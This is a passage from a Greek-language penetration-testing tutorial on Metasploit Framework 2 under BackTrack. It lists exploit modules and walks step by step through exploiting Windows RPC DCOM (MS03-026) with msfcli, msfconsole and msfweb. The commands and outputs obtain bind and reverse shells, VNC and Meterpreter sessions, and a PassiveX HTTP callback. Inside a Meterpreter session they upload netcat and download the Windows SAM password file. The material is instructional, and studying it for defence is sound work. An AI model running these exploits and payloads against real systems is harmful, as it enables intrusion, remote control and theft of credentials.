  iis_source_dumper              IIS Web Application Source Code Disclosure
  iis_w3who_overflow             IIS w3who.dll ISAPI Overflow
  imail_imap_delete              IMail IMAP4D Delete Overflow
  imail_ldap                     IMail LDAP Service Buffer Overflow
  irix_lpsched_exec              IRIX lpsched Command Execution
  lsass_ms04_011                 Microsoft LSASS MS04-011 Overflow
  lyris_attachment_mssql         Lyris ListManager Attachment SQL Injection (MSSQL)
  ....
  ms05_030_nntp                  Microsoft Outlook Express NNTP Response Overflow
  ms05_039_pnp                   Microsoft PnP MS05-039 Overflow
  msasn1_ms04_007_killbill       Microsoft ASN.1 Library Bitstring Heap Overflow
  msmq_deleteobject_ms05_017     Microsoft Message Queueing Service MS05-017
  msrpc_dcom_ms03_026            Microsoft RPC DCOM MS03-026
  mssql2000_preauthentication    MSSQL 2000/MSDE Hello Buffer Overflow
  mssql2000_resolution           MSSQL 2000/MSDE Resolution Overflow
  netapi_ms06_040                Microsoft CanonicalizePathName() MS06-040 Overflow
  netterm_neTftpd_user_overflow  NetTerm NeTftpd USER Buffer Overflow
  niprint_lpd                    NIPrint LPD Request Overflow
  novell_messenger_acceptlang    Novell Messenger Server 2.0 Accept-Language Overflow
  openview_connectednodes_exec   HP Openview connectedNodes.ovpl Remote Command Execution
  openview_omniback              HP OpenView Omniback II Command Execution
  oracle9i_xdb_ftp               Oracle 9i XDB FTP UNLOCK Overflow (win32)
  oracle9i_xdb_ftp_pass          Oracle 9i XDB FTP PASS Overflow (win32)
  oracle9i_xdb_http              Oracle 9i XDB HTTP PASS Overflow (win32)
  pajax_remote_exec              PAJAX Remote Command Execution
  ....
  wins_ms04_045                  Microsoft WINS MS04-045 Code Execution
  wmailserver_smtp               SoftiaCom WMailserver 1.0 SMTP Buffer Overflow
  wsftp_server_503_mkd           WS-FTP Server 5.03 MKD Overflow
  wzdftpd_site                   Wzdftpd SITE Command Arbitrary Command Execution
  ypops_smtp                     YahooPOPS! <= 0.6 SMTP Buffer Overflow

bt framework2 #
```

Θα χρησιμοποιήσουμε το RCP DCOM exploit (MS03-026) και θα το τρέξουμε στο θύμα μας,. Θα αρχίσουμε με τον προσδιορισμό του σωστού exploit που θα χρησιμοποιηθεί:

```
bt framework2 # ./msfcli |grep 026
  msrpc_dcom_ms03_026            Microsoft RPC DCOM MS03-026
bt framework2 #
```

Τώρα μπορούμε να ελέγξουμε ποιες επιλογές απαιτούνται από το exploit:

```
bt framework2 # ./msfcli msrpc_dcom_ms03_026 O

Exploit Options
===============

  Exploit:    Name      Default    Description
  --------    ------    -------    -----------------
  required    RHOST                The target address
  required    RPORT     135        The target port

  Target: Windows NT SP3-6a/2K/XP/2K3 English ALL

bt framework2 #
```

Σε αυτό το στάδιο χρειάζεται να χρησιμοποιήσουμε ένα payload. Μπορούμε να δούμε την λίστα με τα διαθέσιμα payloads χρησιμοποιώντας την παράμετρο “P”:

```
bt framework2 # ./msfcli msrpc_dcom_ms03_026 RHOST=192.168.9.14 P

Metasploit Framework Usable Payloads
====================================

  win32_adduser                  Windows Execute net user /ADD
  win32_bind                     Windows Bind Shell
  win32_bind_dllinject           Windows Bind DLL Inject
  win32_bind_meterpreter         Windows Bind Meterpreter DLL Inject
  win32_bind_stg                 Windows Staged Bind Shell
  win32_bind_stg_upexec          Windows Staged Bind Upload/Execute
  win32_bind_vncinject           Windows Bind VNC Server DLL Inject
  win32_downloadexec             Windows Executable Download and Execute
  win32_exec                     Windows Execute Command
  win32_passivex                 Windows PassiveX ActiveX Injection Payload
  win32_passivex_meterpreter     Windows PassiveX ActiveX Inject Meterpreter
  win32_passivex_stg             Windows Staged PassiveX Shell
  win32_passivex_vncinject       Windows PassiveX ActiveX Inject VNC Server Payload
  win32_reverse                  Windows Reverse Shell
  win32_reverse_dllinject        Windows Reverse DLL Inject
  win32_reverse_meterpreter      Windows Reverse Meterpreter DLL Inject
  win32_reverse_ord              Windows Staged Reverse Ordinal Shell
  win32_reverse_ord_vncinject    Windows Reverse Ordinal VNC Server Inject
  win32_reverse_stg              Windows Staged Reverse Shell
  win32_reverse_stg_upexec       Windows Staged Reverse Upload/Execute
  win32_reverse_vncinject        Windows Reverse VNC Server Inject

bt framework2 #
```

Στην συνέχεια θα επιλέξουμε ένα δεσμευμένο shell code για τους εκκινητές και θα ελέγξουμε για τους διαθέσιμους στόχους:

```
bt framework2# ./msfcli msrpc_dcom_ms03_026 RHOST=192.168.9.14 PAYLOAD=win32_bind T

Supported Exploit Targets
=========================

   0  Windows NT SP3-6a/2K/XP/2K3 English ALL

bt framework2 #
```

Σε αυτήν την περίπτωση βλέπουμε πως υπάρχει μία διαθέσιμη επιλογή στόχου που ισχύει για όλες τις εκδόσεις windows NT και XP καθώς και για όλα τα service pack που συνοδεύουν τα λειτουργικά.

Τώρα μπορούμε να χρησιμοποιήσουμε το exploit μας:

```
bt framework2# ./msfcli msrpc_dcom_ms03_026 RHOST=192.168.9.14 PAYLOAD=win32_bind E
[*] Starting Bind Handler.
[*] Sending request...
[*] Got connection from 192.168.9.100:36687 <-> 192.168.9.14:4444

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

Πρέπει να επισημάνουμε ότι το Framework θέτει αυτόματα έναν ακροατή (για ένα reverse shell) ή συνδέεται (σε ένα bind shell) στο θύμα.

5.2.3. Metasploit Console (MSFCONSOLE)

Το Msfconsole είναι το πιο δημοφιλές και επιτρέπει ευκολότερη πρόσβαση καθώς και διαμόρφωση των exploits. Θα εκτελέσουμε το ίδιο παράδειγμα όπως παραπάνω, χρησιμοποιώντας το Msfconsole.

```
bt framework2 # ./msfconsole



                |                    |      _) |
 __ `__ \   _ \ __|  _` |  __| __ \  |  _ \  | __|
 |   |   |  __/ |   (   |\__ \ |   | | (   | | |
_|  _|  _|\___|\__|\__,_|____/ .__/ _|\___/ _|\__|
                              _|


+ -- --=[ msfconsole v2.7 [157 exploits - 76 payloads]

msf > help

Metasploit Framework Main Console Help
======================================

        ?            Show the main console help
        cd           Change working directory
        exit         Exit the console
        help         Show the main console help
        info         Display detailed exploit or payload information
        quit         Exit the console
        reload       Reload exploits and payloads
        save         Save configuration to disk
        setg         Set a global environment variable
        show         Show available exploits and payloads
        unsetg       Remove a global environment variable
        use          Select an exploit by name
        version      Show console version
```

```
msf > show exploits
msf > use msrpc_dcom_ms03_026
msf msrpc_dcom_ms03_026 > set RHOST 192.168.9.14
RHOST -> 192.168.9.14
msf msrpc_dcom_ms03_026 > set LHOST 192.168.9.100
LHOST -> 192.168.9.100
msf msrpc_dcom_ms03_026 > set PAYLOAD win32_reverse
PAYLOAD -> win32_reverse
msf msrpc_dcom_ms03_026(win32_reverse) >show TARGETS

Supported Exploit Targets
=========================

   0  Windows NT SP3-6a/2K/XP/2K3 English ALL

msf msrpc_dcom_ms03_026(win32_reverse) >set TARGET 0
TARGET -> 0
msf msrpc_dcom_ms03_026(win32_reverse) >exploit
[*] Starting Reverse Handler.
[*] Sending request...
[*] Got connection from 192.168.9.100:4321 <-> 192.168.9.14:1031

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

Πληκτρολογώντας info <module name> καθώς είμαστε μέσα στην Msf Console μας εμφανίζει πληροφορίες σχετικά με το συγκεκριμένο module.

5.2.4. Metasploit Web Interface (MSFWEB)

Το Mfsweb αρχίζει έναν Metasploit web server στην διεύθυνση 127.0.0.1 στην θύρα 55555. Κάνοντας περιήγηση στην συγκεκριμένη διεύθυνση μας παρουσιάζεται μια τακτοποιημένη διεπαφή Ιστού του πλαισίου Metasploit. Μέσω αυτής της διεπαφής μπορούμε κυριολεκτικά «να κλικάρουμε και να χακάρουμε» χρησιμοποιώντας όλες τις δυνατότητες του Metasploit Framework.

Καλό είναι να μην χρησιμοποιούμε το Msfweb κατά τη διάρκεια ενός pentest δεδομένου υπάρχει πιθανότητα να κρασάρει η εφαρμογή κατά την χρησιμοποίηση ενός shellcode.


Εντούτοις, η χρησιμοποίηση του Msfweb σε μια συνεδρίαση και η επίδειξη της ευκολίας «της διείσδυσης» μέσω μιας απλής διεπαφής Ιστού αφήνουν μια καλή εντύπωση.

Θα διεισδύσουμε στον υπολογιστή του θύματός μας και θα χρησιμοποιήσουμε ένα σχετικά σύνθετο exploit - vnc_reverse (το οποίο στέλνει την επιφάνεια εργασίας του θύματος μέσω του vnc στον επιτιθέμενο).


Τρέχουμε το Msfweb:

```
bt framework2 # ./msfweb
+----=[ Metasploit Framework Web Interface (127.0.0.1:55555)
```


Στην συνέχεια περιηγούμαστε στην διεύθυνση http://127.0.0.1:55555 και επιλέγουμε το exploit της επιλογής μας.




Συμπληρώνουμε τις απαραίτητες πληροφορίες για να τρέξει το exploit:



Εκτελούμε το exploit και βλέπουμε ότι έχουν δημιουργηθεί sessions. Όσο για το reverse vnc shellcode , έχει την τάση να μην λειτουργεί. Όταν δούμε το session να έχει δημιουργηθεί πρέπει να περιμένουμε μέχρι και ένα λεπτό για να αρχικοποιηθεί η vnc σύνδεση.


Metasploit Framework Web Console v2.7 - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
http://127.0.0.1:55555/EXPLOITS?MODL
Go
Remote-Exploit Milw0rm Metasploit Securityfocus Packet Storm 网络安全焦点
EXPLOITS
PAYLOADS
SESSIONS
Processing exploit request (Microsoft RPC DCOM MS03-026)...
Using payload: win32_reverse_vncinject
Exploit Output
[*] Starting Reverse Handler.
[*] Sending request...
[*] Got connection from 192.168.9.100:4321 <-> 192.168.9.14:1032
[*] Shell started on session 1

Ένα παράθυρο VNC θα εμφανιστεί.



5.2.5 Meterpreter Payload

Όπως περιγράφεται στο site Metasploit, ο Meterpreter είναι ένα προηγμένο πολλών χρήσεων payload που μπορεί να επεκταθεί δυναμικά κατά το χρόνο εκτέλεσης. Αυτό σημαίνει ότι μας παρέχει ένα βασικό shell και μας επιτρέπει να προσθέσουμε νέα χαρακτηριστικά. Για περισσότερες πληροφορίες μπορούμε να επισκεφτούμε την ιστοσελίδα http://www.metasploit.com .

Αρχικά πρέπει να χρησιμοποιήσουμε ένα Meterpreter shell σε μία τρωτή μηχανή. Αφού αποκτήσουμε την πρόσβαση μπορούμε να πληκτρολογήσουμε την εντολή help για να δούμε το σύνολο των χαρακτηριστικών του πυρήνα εντολών.

Φορτώνουμε το σύστημα αρχείου (Fs) και την διεργασία (Process) Metasploit extension. Στην συνέχεια πληκτρολογούμε τα νέα χαρακτηριστικά γνωρίσματα που προστέθηκαν.

```
meterpreter> use -m Process
loadlib: Loading library from 'ext180401.dll' on the remote machine.
Meterpreter>
loadlib: success.
meterpreter> use -m Fs
loadlib: Loading library from 'ext290706.dll' on the remote machine.
meterpreter>
loadlib: success.
meterpreter> help
```

Μπορούμε να χρησιμοποιήσουμε αυτές τις λειτουργίες προκειμένου να απλοποιήσουμε το κομμάτι που αφορά το remote shell. Μπορούμε να ανεβάσουμε και να κατεβάσουμε αρχεία, να διαχειριστούμε διαδικασίες, να εκτελέσουμε τα command shells καθώς και να αλληλεπιδράσουμε με αυτά.

```
meterpreter> upload /pentest/windows-binaries/tools/nc.exe c:\windows
upload: Starting upload of '/pentest/windows-binaries/tools/nc.exe' to 'c:\windows\nc.exe'.
upload: 1 uploads started.
meterpreter>
upload: Upload from '/pentest/windows-binaries/tools/nc.exe' succeeded.
meterpreter> download c:\windows\repair\sam /tmp
download: Starting download from 'c:\windows\repair\sam' to '/tmp/sam'...
download: 1 downloads started.
meterpreter>
download: Download to '/tmp/sam' succeeded.
meterpreter>
meterpreter> ps
meterpreter>
Process list:

   Pid           Name   Path
 -----   ------------   ----------
 00360       smss.exe   \SystemRoot\System32\smss.exe
 00528      csrss.exe   \??\C:\WINDOWS\system32\csrss.exe
 00556   winlogon.exe   \??\C:\WINDOWS\system32\winlogon.exe
 00604   services.exe   C:\WINDOWS\system32\services.exe
 00616      lsass.exe   C:\WINDOWS\system32\lsass.exe
 00864    svchost.exe   C:\WINDOWS\system32\svchost.exe
 01008    svchost.exe   C:\WINDOWS\System32\svchost.exe
 01084    svchost.exe   C:\WINDOWS\System32\svchost.exe
 01156    svchost.exe   C:\WINDOWS\System32\svchost.exe
 01360    spoolsv.exe   C:\WINDOWS\system32\spoolsv.exe
 01588  VMwareService.exe   C:\Program Files\VMware\VMware Tools\VMwareService.exe
 01172   Explorer.EXE   C:\WINDOWS\Explorer.EXE
 01048  VMwareTray.exe   C:\Program Files\VMware\VMware Tools\VMwareTray.exe
 01292  VMwareUser.exe   C:\Program Files\VMware\VMware Tools\VMwareUser.exe
 01776        cmd.exe   C:\WINDOWS\System32\cmd.exe
 01168      logon.scr   C:\WINDOWS\System32\logon.scr

    17 processes.
meterpreter>
meterpreter> execute -H -f cmd -c
execute: Executing 'cmd'...
meterpreter>
execute: success, process id is 492.
execute: allocated channel 6 for new process.
meterpreter> interact 6
interact: Switching to interactive console on 6...
meterpreter>
interact: Started interactive channel 6.

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>exit
exit

interact: Ending interactive session.
meterpreter>
```

Το Metasploit υποστηρίζει και άλλες καταλήξεις όπως net, sys , sam.

5.2.6 PassiveX Payload

Το win32 PassiveX payload φορτώνει έναν αυθαίρετο ActiveX έλεγχο μέσω του Internet Explorer. Το PassiveX payload βασίζεται στην μεταφορά διαμέσου του http. Η μεταφορά διαμέσου του HTTP μιμείται μια τυποποιημένη σύνδεση TCP και αλληλεπιδρά είτε με το cmd.exe, ή με το VNC, ή με τον Meterpreter. Η σύνδεση χρησιμοποιεί τις ρυθμίσεις του Internet Explorer για πρόσβαση μέσω proxy εφόσον ρυθμιστεί. Η συγκεκριμένη τεχνική μπορεί να παρακάμψει πολλές φορές τα firewalls των χρηστών.

Θα τρέξουμε το PassiveX payload σε μία τρωτή μηχανή προκειμένου να αναλύσουμε την κίνηση του περιεχομένου της διαδικασίας του exploitation.

```
BT framework2 # ./msfcli msrpc_dcom_ms03_026 RHOST=172.16.2.202
PAYLOAD=win32_passivex_meterpreter PXHTTPHOST=172.16.2.1 PXHTTPPORT=80 E
[*] Starting PassiveX Handler on 172.16.2.1:80.
[*] Sending request...
[*] RPC server responded with:
[*] NO RESPONSE
[*] This probably means that the system is patched
[*] Sending PassiveX main page to client...
[*] Sending PassiveX DLL in HTTP response (106496 bytes)...
[*] Sending second stage (2834 bytes)
[*] Starting local TCP abstraction layer...
[*] Got connection from 127.0.0.1:36380 <-> 127.0.0.1:41998
[*] Sleeping before sending dll.
[*] Uploading dll to memory (69643), Please wait...
[*] Upload completed
meterpreter>
[ -=    connected to    =- ]
[ -= meterpreter server =- ]
[ -=    v.  00000500    =- ]
meterpreter>
```

Έχουμε λάβει ένα Meterpreter shell μέσω της εξερχόμενης HTTP σύνδεσης από το θύμα. Αυτό μπορούμε να το δούμε μέσα από το Wireshark στη σύλληψη πακέτων του TCP στην θύρα 80.

(Untitled) - Wireshark

File Edit View Go Capture Analyze Statistics Help

Filter: Expression... Clear

No.	Time	Source	Destination	Protocol	Info
1	0.000000	172.16.2.202	172.16.2.1	TCP	1029 > 80 [SYN] Seq=0 Le
2	0.000011	172.16.2.1	172.16.2.202	TCP	80 > 1029 [SYN, ACK] Seq=
3	0.002172	172.16.2.202	172.16.2.1	TCP	1029 > 80 [ACK] Seq=1 Ac
4	0.010317	172.16.2.202	172.16.2.1	HTTP	GET / HTTP/1.0
5	0.010346	172.16.2.1	172.16.2.202	TCP	80 > 1029 [ACK] Seq=1 Ac
